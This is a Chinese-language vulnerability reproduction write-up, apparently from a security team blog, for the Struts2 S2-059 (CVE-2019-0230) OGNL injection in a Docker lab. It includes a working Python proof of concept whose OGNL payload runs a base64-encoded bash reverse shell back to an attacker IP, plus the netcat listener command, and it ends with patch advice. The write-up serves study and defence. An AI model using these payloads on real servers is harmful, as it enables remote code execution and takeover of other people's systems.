CVE-2019-0230：Struts2 S2-059 远程代码执行复现

原创hatjwe Timeline Sec
2020-10-27原文

收录于话题
#漏洞复现文章合集
70个

上方蓝色字体关注我们，一起学安全！

作者：hatjwe@Timeline Sec

本文字数：974

阅读时长：3~4min

声明：请勿用作违法用途，否则后果自负

0x01 简介

Struts2是一个基于MVC设计模式的Web应用框架，它本质上相当于一个servlet，在MVC设计模式中，Struts2作为控制器(Controller)来建立模型与视图的数据交互。

0x02 漏洞概述

漏洞编号CVE-2019-0230

Apache Struts 框架，会对某些特定的标签的属性值，比如id属性进行二次解析，所以攻击者可以传递将在呈现标签属性时再次解析的OGNL表达式，造成OGNL表达式注入。从而可能造成远程执行代码。

0x03 影响版本


Struts 2.0.0 – Struts 2.5.20

0x04 环境搭建

攻击机：linux:192.168.20.128
靶机：Ubuntu:192.168.20.129

1、启动 Struts 2.5.16环境:

```
docker-compose up -d
```




2、启动环境之后访问http://your-ip:8080/?id=1 就可以看到测试界面

0x05 漏洞复现

1、访问

```
http://your-ip:8080/?id=%25%7B233*233%7D
```

可以发现233*233的结果被解析到了id属性中可以看到通过构造恶意的OGNL表达式，并将其设置到可被外部输入进行修改，且会执行OGNL表达式的Struts2标签的属性值，引发OGNL表达式解析。



2、对poc进行了修改，反弹shell

```
import requests

url = "http://127.0.0.1:8080"

data1 = {

    "id":
"%{(#context=#attr['struts.valueStack'].context).(#container=#co
ntext['com.opensymphony.xwork2.ActionContext.container']).(#ognl
Util=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUt
il@class)).(#ognlUtil.setExcludedClasses('')).(#ognlUtil.setExcl
udedPackageNames(''))}"

}
```

```
data2 = {
    "id":
"%{(#context=#attr['struts.valueStack'].context).(#context.setMe
mberAccess(@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)).(@java.lang
.Runtime@getRuntime().exec('bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIwLjEyOC82NjY2IDA+Jj
E=}|{base64,-d}|{bash,-i}'))}"
}
res1 = requests.post(url, data=data1)
# print(res1.text)
res2 = requests.post(url, data=data2)
# print(res2.text)
```


这里exec()函数里是我们要执行的命令，我们进行linux反弹shell命令

```
bash -i >& /dev/tcp/192.168.20.128/6666 0>&1
```

（PS：这里经过水木逸轩大佬指点了解到反弹shell涉及到管道符问题于是要将命令进行base64编码）

base64在线编码：
http://www.jackson-t.ca/runtime-exec-payloads.html

3、在攻击机监听本地端口：nc -lvvp 6666 运行脚本成功反弹回shell



0x06 修复建议

1.Struts官方已经发布了新版本修复了上述漏洞，请受影响的用户尽快升级进行防护。

2.若不方便升级的用户，可以参考Struts官方提供的缓解措施：
将输入参数的值重新分配给某些Struts的标签属性时，请始终对其进行验证。
考虑激活Proactive OGNL Expression Injection Protection。

参考链接：
http://blog.nsfocus.net/struts-s2-0813/

阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

阅读全文